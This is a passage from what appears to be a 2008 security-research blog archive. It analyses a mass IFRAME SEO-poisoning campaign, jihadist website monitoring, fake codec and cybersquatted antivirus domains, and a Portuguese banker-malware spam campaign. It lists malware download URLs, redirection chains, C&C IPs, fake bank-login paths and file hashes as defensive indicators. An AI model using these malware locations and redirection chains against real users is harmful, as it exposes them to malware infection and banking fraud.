application security, namely input validation, a good example of tactical warfare combing two different attack tactics, blackhat SEO for traffic acquisition and abusing input validation for injecting iFRAMES, and abusing the sites’ search engine optimization practices of storing the now input violated pages. Meanwhile, Iftach Amit at Finjan points out that [2]as it looks like we were on the same page. Here’s Google’s comment regarding these incidents provided to Finjan :

" Google acknowledged that this was a known attack vector, and confirmed that they are indeed working on ways to manipulate and “sanitize” links provided by them in an effort to minimize the effect of incidents such as XSS on indexed sites. They also share our opinion on the reality of XSS and its affects on web browsing: "Google recommends that sites fix their cross-site scripting vulnerabilities as a priority. These can be abused in a number of ways, including bad interactions with search engines. Google is helping by reaching out to affected organizations. In addition, Google has internal processes to block abuses when the situation warrants. "

The responsible full-disclosure, namely disclosing and every domain affected, the IPs of the malicious domains used in the redirection, and obtained a sampled result of where are the domains actually leading to, should have had the effect it’s supposed to - raise awareness and put responsible pressure on the people involved in taking care of making

sure no one can submit executable commands that will later on get cached, and load, such as iFRAMES

in this case. Most of all, these are high page rank-ed sites, namely the junk that they submit is appearing within the first 10/20 search results and is getting crawled within hours upon submitting it, and therefore it must be taken care of as soon as possible, on multiple fronts.

- [3]The Other iframe attack

- [4]Optimizing Cross Site Scripting - and general security practices

- [5]Follow up to yesterday's mass hack attack

- [6]Hackers launch massive IFrame attack

- [7]SEO poisoning attacks growing

- [8]Attackers hijacking web site search engines to push malware; [9]German article

- [10]Developers: Check Your %^ & Inputs*

- [11]Researcher: Beware of massive IFrame attack

- [12]iFrame attacks: Blame your Web admin guy

- [13]More Search Results Getting iFRAMEd

- [14]Ongoing IFrame attack proving difficult to kill

- [15]Injection attacks target legit websites - twenty-nine thousand sites and counting

- [16]Mass Hack Hits 200,000 Web Pages

- [17]200.000 nettsider hacket

In an upcoming post, I'll expose many other such fake codecs about to get included in future campaigns, and emphasize on the dynamics of orchestrating such a malicious campaign, namely keep it as sophisticated and as 121

deep-linking/deep-iframing as possible to confuse automated malware aggregation approaches at the beginning of the campaign, and [18]Keep it Simple Stupid at the very end of the campaign.

[19]Malicious economies of scale means an efficient and standardized attack approach, take [20]Rock Phish

for instance, but it also means an easy way to detect and mitigate certain threats. In this malicious campaing for instance, nearly all the bogus .info domains with several exceptions are operating within the same netblock, and continue doing so. And the exceptions? It's all a matter of perspective, whether or not you believe having a RBN

hosted domain within the actual iFRAME, or the result of the iFRAME redirection in terms of importance.

1. http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html

2. http://www.finjan.com/MCRCblog.aspx?EntryId=1905

3. http://isc.sans.org/diary.html?storyid=4144

4. http://www.finjan.com/MCRCblog.aspx?EntryId=1905

5. http://www.avertlabs.com/research/blog/index.php/2008/03/

13/follow-up-to-yesterdays-mass-hack-attack/

6. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9068402&intsrc=news_ts_he

ad

7. http://www.securityfocus.com/brief/701

8. http://www.heise.de/english/newsticker/news/104790

9. http://www.heise.de/security/Wieder-gross-angelegte-Angriffe-auf-Web-Anwender-im-Gange-Update--/news/meld

ung/101521

10. http://www.informationweek.com/blog/main/archives/2008/03/developers_chec.html

11. http://security.blogs.techtarget.com/2008/03/14/researcher-beware-of-massive-iframe-attack/

12. http://www.zdnet.com.au/news/security/soa/iFrame-attacks-Blame-your-Web-admin-guy/0,130061744,339286892,0

0.htm

13. http://blog.trendmicro.com/more-search-results-getting-iframed/

14. http://arstechnica.com/news.ars/post/20080318-ongoing-iframe-attack-proving-difficult-to-kill.html

15. http://www.thetechherald.com/article.php/200812/428/Injection-attacks-target-legit-websites-%E2%80%93-twenty-nine-thousand-sites-and-counting

16. http://www.darkreading.com/document.asp?doc_id=148708

17. http://www.nettavisen.no/it/article1692145.ece

18. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

19. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

20. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html



Terror on the Internet - Conflict of Interest (2008-03-19 00:39)

Insightful article by Greg Goth, discussing various aspects of the pros and cons of monitoring cyber jihadist sites next to shutting them down, as well as mentioning [1]my analysis of the [2]Mujahideen Secrets encryption tool v1.0 and v2.0. [3]Terror on the Internet: A Complex Issue, and Getting Harder :

" Indeed, politicians around the world call at regular intervals for terrorist websites to be removed from their host sites'

servers or for search engines to block access to them. They also call for laws that would make posting instructions on how to kill or maim people or destroy property punishable by law. Franco Frattini, the European Commission's Vice President for Freedom, Justice, and Security, [4] called for a prohibition on websites that post bomb-making instructions in September 2007. And just as quickly, he rushed to announce that in doing so he was not trying to impinge on freedom of speech or information access or to inhibit law enforcement agencies from monitoring sites. "

There're three perspectives related to cyber jihad, should the virtual communities be shut down, monitored, or censored so that they cannot be accessed by people who would potentially get radicalized and brainwashed by the amaz-ingly well created propaganda in the form of interactive multimedia? Given the different mandates given to different intelligence services and independent researchers, is where the conflict of interest begins. Moreover, don't forget that independent researchers sometimes come up with the final piece of the puzzle to have an intelligence agency come up with the big picture in a cost-effective and timely manner, given they actually believe in OSINT and trust the source of the intell data of course. Now, picture the situation where an intelligence agency is shutting down cyber jihadist sites on a large scale not believing in the value that the intelligence data they they could provide, another one given a mandate to censor cyber jihadist communities compiling reports stating that someone's shutting them down before they could even censor them, and a third one who would have to again play cat and mouse game the locate them once they've shut down by the first intel agency already. Ironic or not, different mandates and empowerment is where the contradiction begins. Let's discuss the three mandates and go in-depth into the pros and cons of each of them to come

up with a philosophic solution to the problem, as I belive it's perhaps the only way to provoke some thought on the best variant.

123

Shutting the communities down *-*

Before shuting them down you need to know where they are, their neighbourhood of supporters who will indirectly tip you on the their latest location once they have their previous domain shut down. Personal experience and third party research indicates that over 90 % of the cyber jihadist communities/blogs are hosted by U.S based not owned companies. And with the lack of real-time intell sharing between the agencies themselves, the first who picks up the community will be responsible for its faith, literally. But in reality, preserving the integrity of a cyber jihadist community, and convincing the right people that balanced monitoring next to shutting it down is more beneficial, remains an idea yet to be considered. Back in 2007, I did an experiment, namely I [5]crawled ten cyber jihadist forums and blogs and extracted all the outgoing links from these communities to see their preferred choice for online video and files hosting. A couple of months later, the communities got shut down, so when the same thing happened while I was crawling the Global Islamic Media Front's, and Inshallahshaheed's web presence, it became clear that while some are crawling, and others censoring, third parties are shutting them down.

The bottom line - shutting them down doesn't mean that they'll dissapear and will never come back, exactly the opposite. Personal experience while handling the Global Islamic Media Front is perhaps the perfect and best hands-on experience on the benefits of shutting them down, given

you've built enough convidence in your abilities to locate their new location. If you think that the cyber jihadist site or community you're currently monitoring is a star, look above, it's full of starts everywhere, once you start drawing the lines between them, a figure of something known emerges, in this case once a cyber jihadist community is shut down, its most loyal and closely connected cyber jihadist communities will expose their intimate connection not by just starting to promote their new location online, but even better, you'll have them use the second cyber jihadist community to directly reach their audience by the time they set up the new location and resume the propaganda and radicalization.

There's no shortage of cyber jihadist blogs, forums and sites, and personal experience shows that upon having a cyber jihadist community shut down, they re-appear at another location. It's shut down again, it re-appears for a second time. I've seen this situation with Instahaleed and GIMF, and each and every time they had their blogs and sites removed from their hosting providers, mainly because it's rather disturbing that the majority of such communities are hosted on U.S servers, it's this short time frame which will either lead you to their new location, you risk loosing their tracks. However, the vivid supporters of PSYOPs are logically visionary enough to understand what does undermining their audiences' confidence in the community's capability to remain online means.

Monitoring the communities *-*

In order to reach the "shut it down or monitor it" stage in your analysis process, you really need to know where the cyber jihadists forums and sites are, else, you will be wasting your time, money and energy to create [6]fake cyber jihadist communities in the form of web honeypots for

jihadist communication. Monitoring is tricky, especially when you don't know what you're looking for, don't prioritize, don't have a contingency plan or an offline copy of the communitiy and wrongly building confidence in its ability to remain online. Moreover, [7]monitoring for too long results in terrabytes of noise, and from a psychological perspective sometimes [8]the rush for yet another fancy social networking graph to better communicate [9]the collected data, ends up in the worst possible way - you miss the tipping point moment.

Censoring the communities -

I often come across wishful comments in the lines of "blocking access to bomb and poison making tutorials", missing a very important point, namely, that these very same manuals, and jihadist magazines are not residing in a cyber-jihad.com/bomb-making-guide.zip domain and file extension form, making the process a bit more complex to realize.

Unless of course the censorship systems figures out ways to detect the content in password encrypted archive files served with random file names and hosted on one of the hundreds free web space providers. Then again, given the 124

factual evidence that cyber jihadists are encouraging the use of Internet anonymization services and software, your censorship efforts will remain futile.

As I'm posting this overview of various ways of handling cyber jihadist communities, yet another community is starting to attract cyber jihadists, thanks to their understanding of noise generation by teaching the novice cyber jihadists on the basics of running and maintaing such

a community. What's perhaps most important to keep in mind is that, what you're currently analyzing, trying to shut down or censor whatsoever, is the public web, the Dark Web, the one closed behind authentication and invite-only access yet remains to be located and properly analyzed. If cyber jihad is really a priority, then there's nothing more effective than the combination of independent researchers and intelligence analysts.

Related posts:

[10] Inshallahshaheed - Come Out, Come Out Wherever You Are

[11]GIMF Switching Blogs

[12]GIMF Now Permanently Shut Down

[13]GIMF - "We Will Remain"

[14] Wisdom of the Anti Cyber Jihadist Crowd

[15] Cyber Jihadist Blogs Switching Locations

[16]Internet PSYOPS - Psychological Operations

[17]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[18]Electronic Jihad's Targets List

[19]Teaching Cyber Jihadists How to Hack

[20]A Botnet of Infected Terrorists?

[21]Infecting Terrorist Suspects with Malware

[22]The Dark Web and Cyber Jihad

[23]Cyber Jihadist Hacking Teams

[24]Cyberterrorism - don’t stereotype and it’s there

[25]Tracking Down Internet Terrorist Propaganda

[26]Arabic Extremist Group Forum Messages’ Characteristics

[27]Cyber Terrorism Communications and Propaganda

[28]Techno Imperialism and the Effect of Cyberterrorism

[29]A Cost-Benefit Analysis of Cyber Terrorism

[30]Current State of Internet Jihad

[31]Characteristics of Islamist Websites

[32]Hezbollah’s DNS Service Providers from 1998 to 2006

[33]Full List of Hezbollah’s Internet Sites

[34]Cyber Traps for Wannabe Jihadists

[35]Mujahideen Secrets Encryption Tool

[36]An Analysis of the Technical Mujahid Issue One

[37]An Analysis of the Technical Mujahid Issue Two

[38]Terrorist Groups’ Brand Identities

[39]A List of Terrorists’ Blogs

[40]Jihadists’ Anonymous Internet Surfing Preferences

[41]Samping Jihadist IPs

[42]Cyber Jihadists' and TOR

[43]A Cyber Jihadist DoS Tool

125

[44]GIMF Now Permanently Shut Down

[45]Steganography and Cyber Terrorism Communications

1. http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html

2. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

3. http://dsonline.computer.org/portal/pages/dsonline/2008/03/o3003news.html

4. http://europa.eu/rapid/pressReleasesAction.do?reference=SPEECH/07/505&format=HTML&aged=0&language=EN&guiLan

guage=en

5. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

6. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

7. http://cryptome.org/able-danger-ig-02.jpg

8. http://en.wikipedia.org/wiki/Able_Danger

9. http://cryptome.org/able-danger-ig-01.jpg

10. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html

11. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

12. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

13. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

14. http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html

15. http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html

16. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

17. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

18. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

19. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

20. http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html

21. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

22. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

23. http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html

24. http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html

25. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

26. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

27. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

28. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

29. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

30. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

31. http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html

32. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

33. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

34. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

35. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

36. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

37. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

38. http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html

39. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

40. http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html

41. http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html

42. http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html

43. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

44. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

45. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

126



A Portfolio of Fake Video Codecs (2008-03-19 23:18)

Shall we expose a huge domains portfolio of fake/rogue video codecs hosting the same Zlob variant on each and every of the domains, thereby acting as a great example of what malicious economies of scale means? But of course.

As I’ve pointed out in a previous post, on the tactical warfare front the output of a malicious IFRAME campaign is often neglected from the perspective of lacking the two/three layered IFRAME-ing and redirection that the malicious parties usually implement at the beginning of the campaign. Basically, the over twenty fake video codecs domains are hosting the same binary in the form of a Zlob malware downloader, [1]infrastructure courtesy of the RBN’s used ATRIVO (64.28.176.0/20). Currently active domains hosting the" DVDAccess codec", namely a Zlob malware variant :
pornqaz.com

uinsex.com

qazsex.com

sexwhite.net

lightporn.net

xeroporn.com

brakeporn.net

127



sexclean.net

delfiporn.net

pornfire.net

redcodec.net

democodec.com

delficodec.com

turbocodec.net

gamecodec.com

blackcodec.net

xerocodec.com

ixcodec.net

codecdemo.com

ixcodec.com

citycodec.com

codecthe.com

codecnitro.com

codecbest.com

codecspace.com

popcodec.net

uincodec.com

xhcodec.com

stormcodec.net

codecmega.com

whitecodec.com

jetcodec.com

endcodec.com

abccodec.com

codecred.net

cleancodec.com

herocodec.com

nicecodec.com

DVDaccess's pitch : " DVDaccess is a multimedia software that allowa access to Windows collection of multimedia drivers and integrates with any application using DirectShow and Microsoft Video for Windows. DVDaccess will highly increase quality of video files you play. DVDaccess enhances your music listening experience by improving the sound quality of video files sound, MP3, internet radio, Windows Media and other music files. Renew stereo depth, add 3D

surround sound, restore sound clarity, boost your audio levels, and produce deep, rich bass sounds. "

***Scanner results** : 39 % Scanner (14/36) found malware!*

[2]Trojan-Downloader.Win32.Zlob.eie

***File Size** : 74823 byte*

***MD5** : 30965fdbd893990dd24abda2285d9edc*

***SHA1** : 53eacbb9cdf42394bd455d9bd2275f05730332f7*

Why are the malicious parties so KISS oriented at the end of every campaign, compared to the complexity and tactical warfare tricking automated malware harvesting approaches within the beginning of the campaign? Because they're not even considering the possibility of proactively detecting the output of the many other malware campaigns to come, which will inevitable be ending up to these very same domains serving a single Zlob variant. Just like the recent massive IFRAME attacks, where in between the live exploit URLs and rogue security software, the end users were redirected to DVDaccess as well. In fact, the [3]massive IFRAME attack campaign was, and continues to redirect to one of the domains in the portfolio I've just provided you with.

1. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

2. http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html

3. http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html

129



Cybersquatting Security Vendors for Fraudulent Purposes (2008-03-21 00:02)

Just like the [1]creative typosquatting coming up with domain names [2]spoofing the structure of PayPal and Ebay's web applications I covered in a previous post, this most recent example of c[3]ybersquatting is yet another example of how impersonating known and trusted brands can not only damage their reputation if the campaign's not taken care of fast enough, but can also result in actual adware infection. Who's getting targeted in this campaign? [4]PandaSecurity, [5]McAfee, Adobe Acrobat, and several other third party applications. It seems that ***IBSOFTWARE CYPRUS*** *is keeping the entire domains portfolio undercover for the time being, with a great deal of these domains returning 403 forbidden messages. However, there are several domains that are actually serving the fake E-shops. This minimalistic approach on behalf of the malicious parties may have proved valuable if the domains were hosted on different IPs, however, they're all hosted on a single IP. The type of "pay us and we'll point you to the download location" scheme applied here is a bit moronic, in fact the template nature of the E-shop does not know what healthy competition means as you can see in the screenshot above. Here are the domains themselves : 130*



PandaSecurity -

pandaantivirus2008.com

panda-antivirus-2008.com

pandasecurity2008.com

pandaantivirus-2008.com

panda-anti-virus.com

panda-2008.com

antivirus-panda-suite.com

panda-ib.com

panda-2008.com

panda-anti-virus.com

panda-antivirus-2007.com

panda-antivirus-2008.net

panda-bdl.com

panda-ib.com

131

panda-suite.com

pandaantivirus-2007.com

pandaantivirus-2008.com

pandaantivirus-ib.com

pandaantivirus2008.com

pandasecurity2008.com

pandashield.com

pandasuite2007.com

panda-bundle.com

pandabundle.com

pandasecuritysoftware.com

pandasecuritysoftware.net

McAfee -

mcafeepack.com

download-mcafee.com

mcafeebundle.com

mcafee-antivirus-2007.com

mcafee-internetsecurity.com

mcafee-suite.com

mcafee-suite2007.com

mcafeeantivirus2007.com

mcafeesuite-2007.com

mcafeesuite2007.com

Adobe Acrobat -

adobeacrobatreader-8.com

adobe-reader-it.com

acrobatdownload-ib.com

adobeacrobatpack.com

acrobat8download.com

Misc Cybersquatted software -

virusscan2007.com

virusscan2k7.com

virusscan2k8.com

virusscanxp.com

xp-secure.com

132

netdetectiveservices.info

download-ad-aware.com

antispyware-2007.com

antivirus-2007.com

netspyprotector.com

adwarepro.com

antispyware007.com

anti-virus-free.net

antivirus2k7.com

antivirus2k8.com

avastantivirus-pro.com

avg-antivirus-ib.com

What is Interactive Brands Inc?

" Interactive Brands is a privately held corporation formed by a team of experienced professionals who strive to offer the

“ultimate” interactive shopping experience to internet users around the world. In partnership with the best software publishers, Interactive Brands develops unique and high value offers for the benefit of all computer users. In the spirit of giving the best shopping experience possible, Interactive Brands offers their clients access to a customer support center available by toll free number, email and live chat that covers any inquiry including: downloading, installing, using and any other questions regarding our products. "

Interactive Brands Inc.

PO Box 178, St-Laurent, Quebec

H4L 4V5, Canada

Phone: : +1 (514) 733-2549

Fax: +1 514 733 2533

The billing center is located at ***panda-ib.com*** *which loads* ***b-softwares.com*** *and* ***bundlesmembersarea.com****. 90 % of the domains are hosted on a single IP -* ***63.243.188.82****, however, the entire netblock is a scammy system by itself with several hundred more such cybersquatted domains.*

Don’t be cheap, if you’re to buy any kind of software, do so through the official site, and cut the fraudulent intermediaries like the ones in this case. Read more about Interactive Brands at the Ripoff Report : [6]Interactive Brands, Adaware-ib.com Rip-off; [7]Report: Interactive Brands; [8]Report: Interactive Brands. [9]Lavasoft’s and

[10]Avira’s comments on the case as well.

1. http://ddanchev.blogspot.com/2007/11/state-of-typosquatting-2007.html

2. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

3. http://en.wikipedia.org/wiki/Cybersquatting

4. http://pandalabs.pandasecurity.com/

5. http://www.avertlabs.com/research/blog/

6. http://www.ripoffreport.com/reports/0/242/RipOff0242824.htm

7. http://www.ripoffreport.com/reports/0/309/RipOff0309942.htm

8. http://www.ripoffreport.com/reports/0/295/RipOff0295551.htm

9. http://www.lavasoft.com/company/blog/?m=200705

10. http://www.virusbtn.com/news/2008/01_21.xml



A Localized Bankers Malware Campaign (2008-03-25 17:23)

Just like the [1]Targeted Spamming of Bankers Malware campaign that I exposed in November 2007, in this post I'll assess another targeted, but also localized to Portuguese campaign with a decent degree of cyber deception applied.

It appears that the latest round has been spammed two days ago, but expanding their ecosystem reveals evidence of more bankers malware on behalf of the same malicious parties. What's particularly interesting about this campaign, is that they're using a hardcoded list of already breached email accounts of mostly Brazilian users, and using it as a foundation for the distribution of the malware under the clean IP reputation - which explains why the email makes it through anti-spam filters. The message impersonating Hotmail could have been easily outsourced as a translation process, as I've already pointed out in a previous post emphasizing on [2]acquiring cultural diversity on demand for malicious malware, spam and phishing purposes. However, in this case it's more important to emphasize on [3]the targeted nature of the campaign, and the use of a Russian free web space provider as a hosting provider for the malware.

134

Now on the cyber deception issue. Basically, you have a malware campaign targeting Portuguese speaking end users, that's been emailed using Brazilian mail servers through a set of hardcoded and already breached local email acounts, it's serving fake bank logins of a Portuguese bank, whereas the malicious parties are using a Russian free web space provider, ***front.ru*** *in this case as a reliable and outsourced approach to host the malware malware. Is this an example of the [4]maturing consolidation betweeen spammers, phishers and malware authors, or is someone trying to*

[5]engineer cyber crime tensions? I'd go for the second, the command and control of this banker malware is hiding behind a fake image file, and is all in Portuguese, the way the emails where the stolen information or notifications per

*infection are descripted in Portuguese. Moreover, within several of the subdomains hosted at **front.ru**, there're also pages pushing bankers malware through a fake Apaixonado Big Brother Brazil 2008 pages. So you have a South American malicious party generating noise on behalf of Russia's overall bad reputation in respect to malware. Here are more details from this campaign :*

135



***Subject**: Cancelamento de E-Mail*

***Message**: " Ola usuario, informamos que no dia 24 de Marco de 2008, a Equipe Hotmail alterou o conteudo dos*

"Termos e Condicoes de uso" e por isso tem a obrigacao de comunicar este fato a todos os usuarios que utilizam frequentemente seu Windows Live ID. Seu Windows Live ID esta associado a sua conta Hotmail.com, caso nao aceite os novos "Termos e Condicoes de uso" podera perder sua conta. (Porque posso perder minha conta?) Li e aceito os termos e condicoes de uso Nao aceito os termos e condicoes de uso Atenciosamente, Equipe Hotmail"

***Sent from**: knight.bs2.com.br*

***Banker location**: suport022.front.ru/flashcard/ list.exe*

***Scanners Result**: 13/32 (40.62 %)*

TR/Spy.Banker.Gen; Trojan-Spy.Win32.Banker.JU

***File size**: 3339776 bytes*

***MD5:** e00b1cd654b5b3fd5c8a1f5e71939a04*

***SHA1**: cc11a030e868ece65769e177616cbebfb239bee6*

*It's also interesting to note that this campaign's been aiming to stay beneath the radar, not just by localizing the campaign itself and distributing the malware in a targeted nature, but by using a minimalistic spamming practices as you can see in the screenshot indicating a modest binary change in between three days or so. However, based on the identical mutex created by several different malware samples, and the free web space hosting provider used, I was able to locate more banker malwares created by the same malicious parties, again using **front.ru** as a hosting provider for more bankers malware under the following locations :*

www-orkut-compronfiles-aspxuids-.front.ru/ lkjhgterri.com

www-orkut-compronfiles-aspxuids-.front.ru/ plugins.com

www-orkut-compronfiles-aspxuids-.front.ru/ remote.com

www-orkut-compronfiles-aspxuids-.front.ru/ pro.com

136

www-orkut-compronfiles-aspxuids.front.ru

www-orkut-comprofile-aspxuid.front.ru

albumfotos.front.ru/ winupdate.exe

gsnet.front.ru/ gm.exe

informes2000.front.ru/ robin.exe

The cute part is that the malicious parties behind it allow anyone to take a peek at the list of breached email accounts and the associated passwords due to the usual misconfiguration on their server, allowing me to come up with the C &Cs update locations, predefined message to be included within upcoming campaigns, and the email addresses used for internal purposes, like the following -

IPs used in the C &Cs hiding behind .jpg files :

75.125.251.36

75.125.251.38

75.125.251.40

The fake bank logins locations found within the configuration :

75.125.251.40/home/it/it.html

75.125.251.40/home/it/it2.html

75.125.251.40/home/it/iutb.html

75.125.251.40/home/br/bj1.html

Internal hardcoded email addresses :

receiver.guzano@ gmail.com

receiver.smtp@ gmail.com

ladrao.contatos@ gmail.com

urls.file@ gmail.com

receiver.guzano@ gmail.com

137



The bottom line, the campaign is well organized, primarily targeting Portuguese speaking end users, is being spammed from stolen email accounts, and has its malware hosted on a Russian free web space provider. Perhaps the only thing it's missing is a better segmented emails database that would have improved the success rate especially from a targeted perspective. As in the majority of malware campaigns, it's their common pattern that leads to the exposure of the entire ecosystem of who's who and what's what.

1. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

2. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

3. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

4. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

5. http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html

138



Massive IFRAME SEO Poisoning Attack Continuing (2008-03-28 02:26)

Last week's massive IFRAME injection attack is slowly turning into a what looks like a large scale web application

vulnerabilities audit of high profile sites. Following the [1]timely news coverage, Symantec's [2]rating for the attack as medium risk, StopBadware [3]commenting on XP Antivirus 2008, and [4]US-CERT issuing a warning about the

incident, after another week of monitoring the campaign and the type of latest malware and sites targeted, the campaign is still up and running, poisoning what looks like over a million search queries with loadable IFRAMES, whose loading state entirely relies on the site's web application security practices - or the lack of.

What has changed since the last time? The number and importance of the sites has increased, Google is to

what looks like filtering the search results despite that the malicious parties may have successfully injected the IFRAMEs already, thus trying to undermine the campaign, new malware and fake codecs are introduced under new domain names, and a couple of newly introduced domains within the IFRAMES themselves.

139



Keep it Simple Stupid for the sake efficiency is what makes the campaign relatively easy to track once you understand the importance of hot leads, and real-time assessments for the purpose of setting the foundation for someone else's upcoming piece of the puzzle in an OSINT manner. The main IPs within the IFRAMES acting as redirection points to the newly introduced rogue software and malware, remain the same, and are still active. The very latest high profile sites successfully injected with IFRAMES forwarding to the rogue security software and Zlob malware variants :

[5]USAToday.com, [6]ABCNews.com, [7]News.com, [8]Target.com, [9]Packard Bell.com, [10]Walmart.com, [11]Red-

iff.com, [12]MiamiHerald.com, [13]Bloomingdales.com, [14]PatentStorm.us, [15]WebShots.com, [16]Sears.com,

[17]Forbes.com, Ugo.com, Bartleby.com, Linkedwords.com, Circuitcity.com, Allwords.com, Blogdigger.com,

Epinions.com, Buyersindex.com, Jcpenney.com, Nakido.com, Uvm.edu, hobbes.nmsu.edu, jurist.law.pitt.edu, boisestate.edu.

Which are the main IPs injected as IFRAME redirection points?

140



72.232.39.252

NetRange: 72.232.0.0 - 72.233.127.255

CIDR: 72.232.0.0/16, 72.233.0.0/17

NetName: LAYERED-TECH-

NetHandle: NET-72-232-0-0-1

Parent: NET-72-0-0-0-0

NetType: Direct Allocation

NameServer: NS1.LAYEREDTECH.COM

NameServer: NS2.LAYEREDTECH.COM

Comment: abuse@layeredtech.com

141





195.225.178.21

route: 195.225.176.0/22

descr: NETCATHOST (full block)

mnt-routes: WZNET-MNT

mnt-routes: NETCATHOST-MNT

origin: AS31159

notify: vs@netcathost.com

remarks: Abuse contacts: abuse@netcathost.com

142



89.149.243.201

inetnum: 89.149.241.0 - 89.149.244.255 netname: NETDIRECT-NET

remarks: INFRA-AW

admin-c: WW200-RIPE

tech-c: SR614-RIPE

changed: technik@netdirekt.de 20070619

89.149.220.85

inetnum: 89.149.220.0 - 89.149.221.255

netname: NETDIRECT-NET

remarks: INFRA-AW

admin-c: WW200-RIPE

tech-c: SR614-RIPE

changed: technik@netdirekt.de 20070619

Newly introduced malware serving domains upon loading the IFRAMES :

mynudedirect.com/3/5144 (216.255.186.107) loads mynudenetwork.com/flash2/?aff=5144 (85.255.120.203) which

attempts to load mynudenetwork.com/load.php?aff=5144 &saff=0 &sid=3 where the malware is attempting to load upon accepting the ActiveX object :

Scanners Result: Result : 12/32 (37.5 %)

143



Suspicious:W32/Malware!Gemini; W32/BHO.BVW

File size: 107536 bytes

MD5 : e50f2c9874a128d4c15e72d26c78352c

SHA1 : 91f8a0e2531ea63ce22d0c7f90e7366a78ebeb8a

Moreover gift-vip.net/images/index1.php (195.225.178.19) is still loading from the previous campaign, this time pointing to webmovies-b.com/movie/black/0/21/411/0/ (58.65.234.25), and of course, e.pepato.org/e/ads.php?b=3029

(58.65.238.59) :

Scanners Result: 2/32 (6.25 %)

JS.Feebs.rv; JS/Feebs.gen2 @ MM

File size : 16098 bytes

MD5 : 64bbd8ba8a0c9ce009d19f5b8c9d426e

SHA1 : 1b313198ef140d2c74f36aa84c13afe9497865b6

We also have vipasotka.com/in.php?adv=5032 &val=43c46ed2 (119.42.149.22) loading and redirecting to gol-nanosat.com/in.php?adv=5058 &val=e32a412f (119.42.149.22)

144



Scanners Result : Result: 11/32 (34.38 %)

Trojan.Crypt.AN; FraudTool.Win32.UltimateDefender.cm

File size : 61440 bytes

MD5 : 5d83515199803e1fbcd3d2d8e0cd4ce5

SHA1 : 4c1f0eba4be895cf3b018e41fa7f13523424874d

Last but not least is d08r.cn (203.174.83.55) a new domain introduced within the IFRAMES, which is also responding to,

another scammy ecosystem :

07search.com

5m9h41.com

a666hosting.info

145



gzoe7w.com

l6q7x6.com

nashepivo.com

nbb3g1.com

sraly.com

uvilo.com

vmksxo.com

credits-counselor.com

hx0k21.com

mob-shop.net

smart-search.net

For the time being, Google is actively filtering the results, in fact removing the cached pages on number of domains when I last checked, the practice makes it both difficult to assess how many and which sites are actually affected, and of course, undermining the SEO poisoning, as without it the

input validation and injecting the IFRAMEs would have never been able to attract traffic at the first place.

The attack is now continuing, starting two weeks ago, the main IPs behind the IFRAMES are still active, new pieces of malware and rogue software is introduced hosting for which is still courtesy of the RBN, and we're definitely going to see many other sites with high page ranks targeted by a single massive SEO poisoning in a combination with IFRAME injections. Which site is next? Let's hope not yours, as if you don't take care of your web application vulnerabilities, someone else will.

Related posts:

